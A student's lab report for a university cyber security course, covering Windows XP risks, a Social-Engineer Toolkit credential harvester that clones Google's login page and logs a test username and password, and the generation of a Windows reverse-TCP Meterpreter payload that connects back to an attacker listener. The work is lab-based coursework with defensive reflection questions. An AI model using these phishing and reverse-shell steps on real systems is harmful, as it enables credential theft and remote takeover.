



UNIVERSITI MALAYSIA TERENGGANU

SEMESTER 1 2023/2024

CYBER SECURITY CSF3233

LAB 2


PREPARED FOR:

MUHAMMAD ABDUL AALIM AHMAD ROSLI

PREPARED BY:

ARUN MUGILAN A/L SARGUNAN S63746



Task 1



REFLECTION QUESTIONS


1. Why it is not advisable to use WindowsXP in real environment?
 - Using Windows XP in a real environment is not a good idea because it's old, unsafe, and lacks support. Microsoft stopped updating it in 2014, so it's vulnerable to security threats. It also has compatibility issues with modern software and hardware, lacks features, and has no current web browser support. Using it can lead to legal problems in some cases. It's better to use a more recent and supported operating system for safety and performance.
2. When is the last date for Microsoft support WindowsXP?
 - April 8, 2014

Task 2



```
arun@Arun: ~  
(arun@Arun)~  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255  
    inet6 fe80::a00:27ff:fe61:1d38 prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:61:1d:38 txqueuelen 1000 (Ethernet)  
    RX packets 15 bytes 2812 (2.7 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 24 bytes 3672 (3.5 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 24 bytes 1440 (1.4 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 24 bytes 1440 (1.4 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(arun@Arun)~  
$
```

```
Terminal  
Edit this file, and change HARVESTER_REDIRECT and  
HARVESTER_URL to the sites you want to redirect to  
after it is posted. If you do not set these, then  
it will not redirect properly. This only goes for  
templates.  
  
-----  
  
1. Java Required  
2. Google  
3. Twitter  
  
set:webattack> Select a template:2  
[*] Cloning the website: http://www.google.com  
[*] This could take a little bit...  
  
The best way to use this attack is if username and password form fields are avail  
lable. Regardless, this captures all POSTs on a website.  
[*] The Social-Engineer Toolkit Credential Harvester Attack  
[*] Credential Harvester is running on port 80  
[*] Information will be displayed to you as it arrives below:
```




```
Terminal
192.168.56.1 - - [31/Oct/2023 20:50:52] "GET / HTTP/1.1" 200 -
192.168.56.1 - - [31/Oct/2023 20:51:03] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLckfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDh
tUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmLRsQ%E2%88%99APsBz4gAAAAAUy4_
qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=s63746@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=s63746
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.




192.168.56.1 - - [31/Oct/2023 20:52:30] "POST /ServiceLoginAuth HTTP/1.1" 302 -
```




REFLECTION QUESTION


1. What are the steps to prevent people from falling into the trap of cloned websites?
 - Learn about the danger.
 - Check website URLs for any oddities.
 - Don't click on unexpected links in emails or messages.
 - Get apps and software from trusted sources.
 - Keep your computer and software up to date.
 - Use strong, unique passwords and consider a password manager.
 - Enable multi-factor authentication when available.
 - Be careful with personal information.
 - Install antivirus and anti-malware software.
 - Regularly review your accounts for suspicious activity.
 - Report suspected cloned websites.

Task 3











Task 4

```
arun@Arun: ~  
  
(arun@Arun)-[~]  
$ sudo ifconfig eth0 192.168.1.5 netmask 255.255.255.0 up  
[sudo] password for arun:  
  
(arun@Arun)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.1.5 netmask 255.255.255.0 broadcast 192.168.1.255  
    ether 08:00:27:61:1d:38 txqueuelen 1000 (Ethernet)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 64 bytes 11635 (11.3 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 24 bytes 1440 (1.4 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 24 bytes 1440 (1.4 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```



Task 5

```
Terminal
```

2) Windows Reverse_TCP Meterpreter	Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse_TCP VNC DLL	Spawn a VNC server on victim and send back to attacker
4) Windows Shell Reverse_TCP X64 TCP Inline	Windows X64 Command Shell, Reverse TCP Inline
5) Windows Meterpreter Reverse_TCP X64	Connect back to the attacker (Windows x64), Meterpreter
6) Windows Meterpreter Egress Buster	Spawn a meterpreter shell and find a port home via multiple ports
7) Windows Meterpreter Reverse HTTPS	Tunnel communication over HTTPS using SSL and use Meterpreter
8) Windows Meterpreter Reverse DNS	Use a hostname instead of an IP address and use Reverse Meterpreter
9) Download/Run your Own Executable	Downloads an executable and runs it

```
set:payloads>2
set:payloads> IP address for the payload listener (LHOST):192.168.1.5
set:payloads> Enter the PORT for the reverse listener:443
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no):no
```

[illegible]

```

arun@Arun: ~
Terminal x arun@Arun: ~ x
(arun@Arun)-[~]
$ sudo ls /root/.set/
[sudo] password for arun:
